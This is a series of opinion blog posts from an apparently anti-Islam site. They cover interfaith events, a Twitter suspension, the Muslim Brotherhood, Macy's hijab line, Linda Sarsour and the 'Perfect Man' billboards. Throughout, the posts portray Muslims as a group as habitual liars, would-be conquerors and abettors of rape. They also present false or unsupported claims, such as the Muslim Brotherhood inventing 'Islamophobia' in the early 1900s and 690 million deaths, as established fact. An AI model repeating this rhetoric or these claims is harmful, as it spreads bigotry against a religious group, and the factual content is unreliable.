No bridge builder he, this proponent of boycott-divestment-sanctions against Israel. BDS is designed to damage Israel socially, economically, religiously and intellectually, in order to create a Palestinian tie to the land none exists. He belongs to a terrorist-affiliated group that speaks at such occasions, in an attempt to lure the audiences into accepting the Islamic narrative and convince them that Islam is benign and Israel the oppressor. The group continually accuses Israel of crimes committed by the Palestinians, another **psychological war technique** known as "transference" or "**projection**." The aim is constant: to turn the world against the Jewish State and to promote her extinction.

The rabbis' form letter issued to the public said they "disagreed passionately," but they said nothing! And with what did they disagree? If it was with the speakers' opinions about Israel and the Jews, they failed the Jewish community. I would be interested in knowing the conclusions drawn when the evening was over, what the attending Jews think they learned from the one-sided engagement. I have attended three such "interfaith meetings," and have read of others, none of which seemed to be worthy of squandering one's time. They invariably take place in synagogues and churches that allow the Muslim voice to be heard, but inhibit the congregants from speaking – they sit like the bobblehead dolls, taking everything in. Questions from the audience are usually submitted on slips of paper so that they may be pre-screened, and the probing or unnerving questions are disregarded and never read "due to time constraints."

Perhaps we might offer the benefit of doubt. Perhaps these rabbis knew nothing of the speakers before honoring their request for the "program" (a word also defined as "manipulate"), but ignorance is also a betrayal of one's own people, ancestors and progeny. Regardless of intent, their congregation was duped into hearing the fabricated Islamic storyline without dispute or defense. All Jews and Christians alike must be informed of Islam's ongoing war against the west, to become actively involved in fighting the hatred against Jews, Christians, Israel and America, before we follow the paths of history. It has long been time for an outreach to be done by informed Jews and Christians to their underinformed co-religionists. We did not choose this war, but we have to acknowledge that it exists – and It is here.

***A bridge too far:** *that the goal or mission described will not happen, or will wind up being unsuccessful, perhaps with even a disproportionate amount of unwanted consequences.*

Locked Out Of Twitter for Telling the Truth about Islam

JANUARY 8, 2019
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

Here is the message that greeted me on Monday morning as I opened my computer and began researching yesterday's program:

We've temporarily limited some of your account features

What happened?

We have determined that this account violated the **Twitter Rules**. Specifically, for:

1. **Violating our rules against hateful conduct.**
2. You may not promote violence against, threaten, or harass other people on the basis of race, ethnicity, national origin, sexual orientation, gender, gender identity, religious affiliation, age, disability, or serious disease.

Bryan Fischer
@BryanJFischer
He's right about Islam. Muslims throw homosexuals off 8-story roofs. Christians want to help them, not hurt them. https://t.co/P5k84hFpnz
4:34 PM – 29 Dec 2018

Every word in that Tweet is true. Muslims have repeatedly thrown homosexuals off the top of tall buildings to their deaths, any number of which have been caught on tape. Homosexual conduct is a capital offense in Islam. (Here is a CNN report on the practice, lest you think I'm making this up: VIDEO: **ISIS throws gay men off buildings**.

Meanwhile, Christians have started too numerous-to-count ministries and outreaches designed to help homosexuals escape the bondage and addiction of non-normative sexuality. LGBT activist bullies seek incessantly to shut these groups down, in large part because everyone who leaves the gay life is a living rebuke to the LGBT dogma that people are "born that way."

You will never read about an attempt to shut down Muslim groups seeking to help homosexuals for the simple reason that such groups do not exist.

As I have said repeatedly, disagreement is not hate. The truth is not hate speech. And discernment is not bigotry.

Now I like Twitter. I like the format. It's a way to instantly inject your own point of view into the public debate on a topic in a concise way. I was an early adopter – I've been on Twitter pretty much since the beginning and I'd like to be back on it. I've sent out somewhere between 41,000 and 42,000 Tweets (I can't get the exact total for you since I'm frozen out of my account) so I obviously like the platform.

So what do I have to do to get back into the good graces of the Twitter gods? According to Twitter, I have to recant. I'm currently in Twitter jail, sentenced to 12 hours in solitary. But the countdown to zero does not start until I "remove Tweets that violate our rules." I must repent in dust and ashes and remove all traces of my sin before the countdown to my parole date even begins. "By clicking the above button (a big red button marked "Remove"), you are removing the content of your Tweet and forgoing the option to appeal this violation." So they insist that I bury my opinion, sit down, and shut up.


So I must comply with the totalitarians at Twitter and meekly absorb my punishment. Most of the people I follow on Twitter who have been incarcerated have submitted to removing "offensive" Tweets just to get their privileges back. Well, I'm not going to do it. I will not agree to remove Tweets that do nothing more than declare the truth about anything, including homosexuality and Islam.

As Paul said in 2 Corinthians 13:8 (one of my life verses), "For we cannot do anything against the truth but only for the truth." If Twitter doesn't like it, their bad. They can shut me down, but they cannot shut me up.

(*Unless otherwise noted, the opinions expressed are the author's and do not necessarily reflect the views of the American Family Association or American Family Radio.*)

America's Political Jihad

DECEMBER 25, 2018
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, CORRUPTION, DEMOCRATS, FAITH, INTERFAITH, ISLAM



As we approach another year's end, it's time to pause and reflect for a moment on where we are, how we got here, and where we appear to be headed. Striking me most this year is the deepening division within our society. A division intensified by our political classes—groups that shouldn't even exist in America. In fact, I'm no longer sure we are a single society. This situation cannot last.

This article is not about party, but principles. Both parties have chosen to make themselves part of the problem. One desires removing God from its platform, and the other only giving lip service to His (and our founding) principles. They offer a choice between pagan rule and hypocrites, but we shouldn't be surprised. It was no different in any other state religion society such as Assyria, Egypt, Greece, Rome, etc. As a country we've been moving toward a governance model based upon the Rights of Man for a century. A belief that people exist to serve the state, rather than the state existing to serve its people. This model forms the basis for all of the 'isms' we have today; including communism, fascism, progressivism, and socialism.

The Problem

The Rights of Man's core principles come from pagan thought. Christian faith is a two-edged sword within this ideology. It is good as the morality it instills makes a people easier to rule. It is bad as belief in an after-life undermines government's absolute ability to rule. Rulers are no longer free to justify doing whatever they want.

Consider the recent funding fights. Democrats were for the wall before they were against it. They would rather continue spending $18 billion each year for medical and social services for illegal immigrants rather than $5 billion to end illegal immigration. And that $18 billion doesn't even include the additional spending each year for education, police, and other services. They were also against sending troops into other countries, until the recent announcement withdrawing troops from Syria. They supported prison reform before a bill was actually created and passed.

The only change is the current president's party is different. The Democratic Party would rather see the Republicans fail than America succeed. The Republican Party is no better. They ran on border security, repealing Obamacare, tax reform, and many other promises. Very few of those were enthusiastically supported, even tax reform. And the tax reform passed did nothing to address our fiscally irresponsible spending. Both parties actions demonstrate neither deserves to govern.

But I want to focus on one issue where history is trying to repeat itself. That is both party's failure to declare the Muslim Brotherhood a terrorist organization.

The Muslim Brotherhood

The Muslim Brotherhood was formed in Egypt in 1928. Its American branch was created in 1962, and the Muslim Student Association followed in 1963. The association's purpose was to promote the Muslim Brotherhood's brand of Islam on college campuses, and it has been quite successful. Today there are more Muslim Student Association chapters on college campuses than Young Democrat and Republican chapters combined. In fact, Muslim Student Association chapters are even forming in some of our high schools.

There is one problem. Bahrain, Egypt, Jordan, Kazakhstan, Russia, Saudi Arabia, the UAE, and others have declared the Muslim Brotherhood a terrorist organization. Its affiliates such as Hamas, al Qaeda, and the Palestinian Islamic Jihad have also been declared terrorist organizations within America, but the Muslim Brotherhood itself has not. Further investigation into the Muslim Brotherhood through the Holy Land Foundation trial was halted at the beginning of the Obama administration.

The Muslim Brotherhood's U.S. goals have been aided by government officials, policy makers, media, and academics. Since the George W. Bush administration, a number of Islamists have provided significant advice to the American government and candidates running for office. A few recent examples include Huma Abedin's relationship with Hillary Clinton, Senator Warren's aide Hamza Abdelgany, and Imran Awan's hiring (with other family members) by Debbie Wasserman-Schultz and the DNC.

But this is not the first time that such relationships have formed. We can go back to the early Umayyad Dynasty in the seventh and eighth centuries to see similar events.

The Notables

The Islamic caliphate was assisted in its initial expansion by the very people it conquered. They were called notables. Notables were powerful individuals that included nobility, clergy, soldiers, administrators, bankers, merchants, the disaffected, and others. Their reasons for helping Islam varied. Some to either settle old scores, gain power and/or wealth. Others saw an opportunity to throw off repressive Byzantine governance. They saw Islam as just another Christian heresy. Islam reinforced these decisions by providing money to those supporting it to spread dissension, give voice to the message of Islam's inevitable rise, and the economic advantages of doing business with Islam. At the same Islam exacerbated division and dispersed fear by spreading misinformation and committing acts of terror. It is no different today.

Consider America's overlooking the Muslim Brotherhood's goal of making America an islamic state. Our political and religious leaders often gloss over this fact. Consider further Islam's participation in the interfaith movement in America today, and its undermining of Christian principles. Or the money poured into our educational institutions and the building of mosques by middle eastern governments and affiliated organizations.

The Answer

Islam presents a corruption of Christian governance principles. According to Christian principles the church and state are separate, both under God's authority, with different societal roles. Within Islam religious and political power are one and the same. When corruption already exists within a society, it is easier for an ideology like Islam to find fertile soil in which to grow. That is what we see playing out today.

Political parties will never provide an answer. Only we, as individuals, are capable of that. We must simply commit ourselves to God, doing good for others in His name. This includes reaching out to Islam's followers with Christ's message that God's love is freely available to each and every one of us. That is the type of leadership through service to which we've each been called, including our

leaders. We should never appoint leaders lacking virtue and morality, but their election reflects where we stand as a people.

During this special time of year when we celebrate Christ's coming, I hope we reflect on our divisions and resolve to overcome them by remembering His example and commands to us for how to live. Christianity offers hope. Islam can only offer fear and fatalism. It can never win unless we let it. What will we choose? Serving ourselves or serving others.

Wolf, Dan, p. 230-51, *Do You Want To Be Free*, Telemachus Press, 2013.


Ye'or, Bat, pp. 66-68 and 123-30, *The Decline of Eastern Christianity under Islam*, Fairleigh Dickinson University Press, 2002.

Wolf, Dan, *Coexist*, Living Rightly Publications, 2017.

Wolf, Dan, *A Handbook of Natural Rights*, Living Rightly Publications, 2018.

Misogyny on 34th Street

DECEMBER 22, 2018
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM



by Tabitha Korol

I can still remember the many happy occasions I spent shopping at Macy's on 34th, as a child, my pockets filled with hot chestnuts; later, as a new fashion designer fresh out of the Fashion Institute of Technology, either killing time between job interviews or checking out the new styles; and then as a newlywed, shopping for our first apartment. It is very difficult to fathom how this company, that produces the world-renowned Macy's Parade; the magnificent Christmas windows, with incomparable set designs and moving figures that mesmerized crowds of eager spectators, would one day turn on its customers – when Macy's owners, its board of directors and staff would consent to introduce a line of oppressive clothing to their female clientele. Known as the veil or hijab and forcibly imposed in tyrannical, misogynistic Islamic regimes, these alone were selected by Macy's from the world's many kinds of fashion.

Macy's headquarters have fallen for the leftist line, that it is prudent to strive for multiculturalism in a country that has long been a thriving melting pot that elicited the envy of the world. America's past success has clearly been due to the immigrants' fervor to live and let live, whereas Islam, by stark contrast, is mandated in their Koran to dominate and subdue all other cultures by any means necessary.

Multiculturalism is repulsive to Islam.

In addition to the denigration of Western religions, the re-writing of our history, the destruction of our statuary, and the attack on gender identity, the public is now being conditioned to accept the appearance of these oppressed, shrouded forms on city streets.

Introducing Islamic styles to the American public is yet another way of attacking America's culture and femininity, as the full **niqab**, burqa and abaya are a means of dehumanizing women, enforcing the devalued female to cede control to the male in the Islamic shame-honor society, and denying her any societal interactions. The garment serves as an isolation chamber, causing **sensory deprivation** problems and disrupting bonding with her infant, even if she removes the shroud at home. There is also a high physical price to pay, for the wearer is deprived of **absorbing Vitamin D** in northern climes, thereby causing pelvic fractures during childbirth, and triggering iron deficiencies and hypocalcaemic seizures in the child.

The cost of naively introducing these sheathes into American society will eventually destroy the thriving fashion industry as we know it, eliminate the entertainment industry, and affect all other related businesses, in creativity and in employment, until our country is transformed into another backward Islamic country. Conquest is achieved, not only through war, but also through stealth, slowly, through government, business, schools, and now the shopping sector. But there will be blood on the hands of those who acquiesce – their own and the blood of their loved ones.

Could it be that Macy's was visited by CAIR (Council of American-Islamic Relations) and made compliant, or that they never considered that "multi" would mean the influx of many whose intent it is to destroy the host culture, or that the concept of jihad may apply to race and religion, but never to culture? Was Macy's coerced into accepting "diversity and inclusivity" to accommodate an oppressive ideology that itself rejects both diversity and inclusivity? How long before the Macy's parade, begun in 1924, with its colorful, imaginative merriment, costumes, music, and introduction to a heartwarming holiday season, will be considered an offense to Islam and halted?

We must learn from history, particularly from the history that is playing out now in real time, in much of Europe, that once a substantial number of Muslim women begins to wear these coverings, those who do not accept the veil become fair game, the quarry, for the terrorist, including kidnapping for sexual slavery, and mass rape on the streets (**taharrush**), an horrific assault when as many as 20 men will rape one young victim repeatedly. **Sweden'**s acceptance of multiculturalism has led to the title, Rape Capital of Europe. Rape is the method by which Islamic terrorists, jihadi, **force the women** to discard western clothing for the "safety" provided by the confining veils, and the native men to acquiesce politically. Rape is also indirectly abetted by our socialist school system's introduction of techniques that are emasculating our boys,

diminishing their importance in studies and for courtship, and eliminating man's instinctive protectiveness toward family and property.

As with academia, Macy's personnel have elected to speak of diversity and inclusivity out of a mistaken sense of morality, while choosing to endanger their own fellow-Americans, themselves, their families. The seventh-century ideology of Islam is patient and persistent, and this misplaced tolerance will be a stepping stone to further surrender, one store at a time, one city at a time. Is this how the company functions, without thought to consequences of its decisions?

While the West speaks inanely of reforming Islam, the clerics emphatically insist that it was perfect from its inception and can never be changed. In light of this, consider that Islamic intolerance has resulted in 690+ million people killed worldwide over 1400 years (**600 million Hindus**), that the centuries-long Islamic invasions into India left mountains of skulls. Most virulent of all is the undying hatred and persecution of Jews long before Israel's statehood in 1948, and the constant barrage of rockets and firebombs into Israel since that date.

The wanton destruction and sexual crimes in Sweden, Berlin and Paris are a mere prelude to total control, and once Islam has been established, no country has ever returned to freedom. Even Spain, conquered by the Muslims in 711 and reconquered by the Spanish in 1492, is once again succumbing to Islamic oppression.

The Muslim Brotherhood has announced its goal: "to get in and **impose sharia law** to establish an Islamic state." Yusaf al-Qaradawi promises conquest but assures it can be done **peacefully** – to get all the women to wear the veil and all the men to wear the beard. If not by war, "it will do so through predication (pronouncement) and ideology." Is Macy's listening?

Macy's is deceived, and its accommodation of Islam's lifestyle is foolhardy, for with Islam, there can be only one lifestyle, and it will consume all others. We ask Macy's to reconsider their actions and return to being American.

A Matter of Humanity

SEPTEMBER 24, 2018
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

By Tabitha Korol

The anti-American, anti-Semitic activist **jihada**, Linda Sarsour, was a scheduled speaker at the annual convention of the Islamic Society of North America (ISNA), in Houston, Texas. Last year, she called for jihad against President Trump and this year, she warns her "sisters and brothers" to avoid the trap of "humanizing" the Jews.

Born and raised in a shame-honor culture by "Palestinian" parents who made **hijra** to Brooklyn, New York, her messages, unsurprisingly, are directed against America and Israel. Regarding the former, her words, "it is not our job to assimilate," received applause from the audience. Regarding the latter, she insists that only extermination will suffice. Her diatribe was designed to shame the attendees into vigorously supporting the Palestinian cause for the total destruction and Islamic replacement of Israel. Any dialogue is discredited as an indication of weakness and perfidy towards Allah. Islamic ideology specifies that holy war is a religious duty because of the universalism of the **Muslim Mission** and their obligation to convert everybody to Islam by either persuasion or force. Sarsour's purpose and rhetoric, intolerance and death, are as old as Islam itself.

To be adequately alerted to Sarsour's fanatical beliefs, we must familiarize ourselves with an important aspect of her culture's vocabulary and modus operandi. Just as the Inuit (Eskimo) people have more than 50 words for snow because that is how they live, so the Muslims have a variety of **words for lying** because that is how they live. Briefly, they include:

- **Takiyya** – Saying something untrue about the Muslim identity. Mohammed used deception when he signed a 10-year treaty with Meccans, allowing him access to their city while he secretly prepared for a takeover. From Mohammed to Saddam Hussein, promises made to non-Muslims are non-binding.
- **Kitman** – Lying by omission, as when Muslims quote verse 5:32, that if anyone kills, "it shall be as if he had killed all mankind," while omitting the rest of the mandate to murder in undefined cases of "corruption" and "mischief."
- **Tawriya** – Intentionally creating a false impression, such as "Hiding Faith," when Sarsour bills herself as progressive, and claims that gays, women, and religious minorities need not worry about sharia; and the deceptive Muslim outreach programs to local citizenry
- **Muruna** – "Blending in" by secreting some practices of Islam and sharia in order to advance others. The 9/11 hijackers visited bars and drank alcohol to throw off suspicion that they were fundamentalists plotting jihad.

To the devout tyrannical Islamic belief system, where the majority of their people is kept illiterate and underdeveloped in terror- or **trauma-bonding**, Israel's accomplishments and prosperity during the same 70 years (since Israel's statehood, 1948) are seen as an affront, an ever-present reminder of Islam's deficiency. They are humiliated for not being self-sufficient, of relying on booty for wealth and on others, including the despised Israel, for funds, utilities, water, and jobs. In their shame-honor social order, they project the fault on others and feign ownership of what is not theirs. This is a people that took their "Arabic" numerals from the Hindu numerical system, **cryptograph**y from Egypt, and their coveted arches from Egyptians, Babylonians, Greeks and Romans. Ignorance and envy have led to self-deception and the desire to deceive the rest of the world, like the dying Pharoah who resented others the joy of living.

The invention of the term, "Islamophobia," is a potential game-changer. Developed by the Muslim Brotherhood developed "Islamophobia" in the early 1900s to hide their misdeeds and to ensure that the world – the host government, protective forces, academia and media – would never articulate their atrocities out of fear of humiliation, so that the Islamists could seize control without having to reveal their true nature. We have nevertheless come to understand much about their modus operandi, due to extensive research and reporting by psychoanalyst and counter-terrorism expert, **Nancy Hartevelt Kobrin**. The jihadi's accusations against others are an effort to separate themselves (splitting their persona) from their criminality, and to project onto others the terrors they acquired from their childhood.

Dalia Mogahed, a speaker at the same event, accepted no Islamic responsibility for 9/11, and blamed Americans for the excessive attacks on Muslims, yet FBI statistics show that of the 1,584 religious hate crimes registered in 2016, 54.4 percent were motivated by anti-Jewish bias. The **Religion of Peace** website (on 9/11/18) lists 16 suicide blasts, 860 people killed and 804 injured in 162 attacks in 27 countries during August, 2018, were committed by Muslims, and 33,825 (9/16/18) deadly terrorist attacks were committed by Muslims worldwide since 9/11/01.

Sarsour plumbed the depths of envious loathing when she admonished her co-religionists to not "**humanize**" Jews, ironically using a term that perfectly defines the differences between Judaism and Islam. It was Jews, some two thousand years before Islam was invented, who brought humanity to the world through monotheism when the rest of humankind lived in lawlessness and chaos. It is expressed in Hillel's expression of the ethic of reciprocity or "Golden Rule," That which is hateful to you, do not do to your fellow. That is the whole Torah: the ret is the explanation; go and learn." This is embodied today, through the Israeli IDF medics and the civilian social workers who rush to volunteer in earthquake zones, at terrorist attack sites, and in the aftermath of natural disasters like tsunamis and floods. It is seen as Israel brings her unparalleled expertise in water technology to arid countries, helping Africans grow their own food, start schools for their children, and become self-sustaining. And it is seen as Israel's **Basic Law**: Human dignity and Liberty, which guarantee, among others, the right of all to basic dignity. These are the people that Sarsour consider dehumanized, imitating the Nazis in the 1930s.

The current situation necessitates an honest comparison between Islam and Judaism.

Where Judaism is empowered by moral purpose, the dignity of man and the sanctity of free will, Islam is driven by fear, vengeance, greed, and conquest, enforced by prayers issued five times daily, and dedication to an oppressive god. Within Islam, a man may decapitate the apostate, homosexual and intellectual; flog and imprison the woman who is raped; stone his wife for accusations of adultery; sell his young daughter into marriage with a sexual predator; and take up to four underage girls into the modernized, legalized slave harem, renamed "marriage." Under Islam, girls may be deprived of schooling and hospitalization, and such funding, along with what is earmarked for research and laboratories, is more likely used to build mosques and **support terrorism**.

Nearly **40% of the Islamic world**, mostly women of the hundreds of millions of illiterates of the OIC (Organization of Islamic Cooperation), can neither read nor write. Under Islam, the female is so cruelly undervalued that her offspring become the severely emotionally disturbed jihadi terrorists. These **Palestinian children** are exploited and trained to be fighters and suicide bombers and a recent study revealed that more **teenagers** are eager to take on terror attacks for suicidal greatness and glory. Sarsour's use of "humanity" may be explained as a trait that was never permitted to emerge. It may be defined as "projection," a defense mechanism, whereby the hostile traits of the speaker are attributed to another. It allows the accuser to project (transfer) the

responsibility for her people's faults and misdeeds on the other. It permits the Muslim to be cleared of the guilt, the toxic chaos, the blood, guts, explosives, and suicides that keep the jihadi in his (or her) **maternal attachment**.

This is the culture that Linda "we will not assimilate" Sarsour would impose upon America.

Of all the attributions noted by Sarsour, choosing "humanity/humanizing" is a textbook case because she knows, at least psychologically, that the Jews and Israelis are particularly motivated by moral purpose, so she paints them as the reverse. But she is a product of her upbringing and history, and honor-bound to carry forth the mindset of lies, abuse, torture and extermination for which Islam is known. There is not a modicum of evidence to show any difference between Islam's horrific past and Islam today.

Sarsour may be ignored, but the applause she received must alert us to vigilance.

Contributions to this post by Kevin O'Neil. .

Tabitha Korol

The Perfect Man

AUGUST 4, 2018
CATEGORIES: ABOUT ISLAM
TAGS: ABOUT ISLAM, ISLAM

by Dan Wolf

The Problem

I recently heard one member of the group behind "The Perfect Man" billboards speak. Their presentation began with a number of points about Islam itself. These included:

- Islam is not a religion, but an ideology with a thin veneer of religion applied over the top of it.
- There is no such thing as radical Islam. It is not a religion that has been highjacked, but an ideology where all who follow are called to jihad.
- Islam seeks to undermine western culture and replace it.
- It is not Muslims that are the problem, as we share the same nature. Instead, the problem is Islam's ideas.
- Only about 30% of the world's Islamic population has ever read the Qur'an.
- Many Islamic immigrants who've left the Middle East are MINOs (Muslim in name only). These are people who culturally identify themselves as followers of Islam, but generally do not actively practice it.
- According to the Qur'an, Muhammad is the perfect man.
- Islam considers criticizing its ideas or Muhammad to be a sin, one punishable by death.

This site's **articles on Islam** support all of these ideas and more in terms of Islam's differences with western society. Islam represents an ideology that is both contrary to and incompatible with our republican form of government.

Understanding Islam

It should not be surprising that so few Muslims have read the Qur'an. I used to be surprised at how few Christians actually read the Bible, but it appears to be the case all too frequently. I would urge anyone of faith to read their religion's source document(s) to understand what it is they profess to believe.

As for **understanding Islam**, there are several issues specific to Islam making that more difficult. First, there were more than a dozen different codices (collections) of verses each claiming to be the Qur'an. Second, according to Islamic teaching, the Qur'an can only be fully understood in Arabic. But only about 25% of the world's Islamic population lives in countries whose primary language is Arabic. Third, the Qur'an's original manuscripts were not written in modern Arabic. Their text did not contain all of the diacritical marks and pointing used today to distinguish between different consonants and indicate where short vowels were to be inserted. This led to Islamic clerics creating and adopting various systems for interpreting the Qur'an's meaning from the written text itself. These systems developed into at least fourteen different variant readings based just on the Medinan codex—of which about three are actively used today.

An Innovative Solution

The above lays out the problem our society faces. A problem we as a people have been losing ground against because we've been unwilling to come to grips with it. In some respects, this threat is little different from the one posed by fascists and communists of the last century. The group behind the billboards realized that while criticizing Muhammad is considered a sin within Islam, the man Muhammad is also Islam's Achilles' heel. The real problem was how to educate 330 million Americans, especially in today's instantaneous age of tweets, Facebook posts, and sound bites.

They came up with a novel idea, a billboard as shown in the image below.

The signs simply make three points. First, they simply reference the perfect man. No mention is made of Muhammad. But within Islam, Muhammad is considered the perfect man whose example one is to follow. Second, it points out six facts about Muhammad's life, facts supported by Islam's sources. Third, a call to educate those who have an unreasoning fear of the truth.

There are additional moral lapses that could be included on such a sign. Two more are:

- Married his daughter-in-law
- Had his critics assassinated

The program hopes to raise awareness and educate the general public about Islam's truth. To find out more, or request a sign in your location, visit **The Perfect Man Truth** web site.

Dan Wolf is a researcher, analyst, and author. He is currently publishing his fifth book examining the relationships between faith, freedom, virtue, and charity. Together these form the cornerstone of our purpose, and our society's foundational principles are derived from these relationships. Links to his work can be found at the **Living Rightly** website.

FOOTNOTES:

Rodinson, Maxime, p. 205-6, *Muhammad,* The New Press, 2002. A portion of the text related to Zayd and Zaynab follows:

"One day Muhammad knocked on the door, looking for Zayd . He was not at home; but Zaynab met him in a state of undress and asked him in. After all, he was as a father and mother to her. Muhammad declined but the wind lifted the curtain, evidently while she was hurriedly dressing.

He fled in some confusion, muttering something which she did not quite catch. All she heard was: 'Praise be to Allah the Most High! Praise be to Allah who changes men's hearts.'

'Not long after this Zayd came home, and his wife told him all about it. He went to the Prophet and said to him: 'Messenger of Allah, it has come to my ears that you went to my house. Why did you not go in? Are you not father and mother to me, O Messenger of Allah? Can it be that Zaynab found favour with you? If that is so, I will part from her!' Muhammad answered him: 'Keep your wife for yourself.' …

But, as always in cases of difficulty, Allah came to the rescue. One ay when Muhammad was with 'A'isha he went into a trance. When it was over he smiled and exclaimed: 'Who will go to Zaynab and tell her the good news, that Allah has married me to her?'"

Further reference can be found in Sura 33, verses 36-38 within

Pickthall, M.M. pp.401-2, *The Meaning of the Glorious Qur'an*, amana publications, 1999.

"And it becomes not a believing man or a believing woman, when Allah and His Messenger have decided an affair (for them), that they should (after that) claim any say in their affair; and who is rebellious to Allah and His Messenger, he surely goes astray in effort manifest.

'And when you said unto him on whom Allah has conferred favor and you have conferred favor: Keep your wife to yourself, and fear Allah. And you did hide in your mind that which Allah was to bring to light, and you did fear mankind whereas Allah had a better right that you should fear Him. So when Zayd had performed the necessary formality (of divorce) from her, We gave her unto you in marriage, so that (henceforth) there may be no sin for believers in respect of wives of their adopted sons, when the latter have performed the necessary formality (of release) from them. The commandment of Allah must be fulfilled.

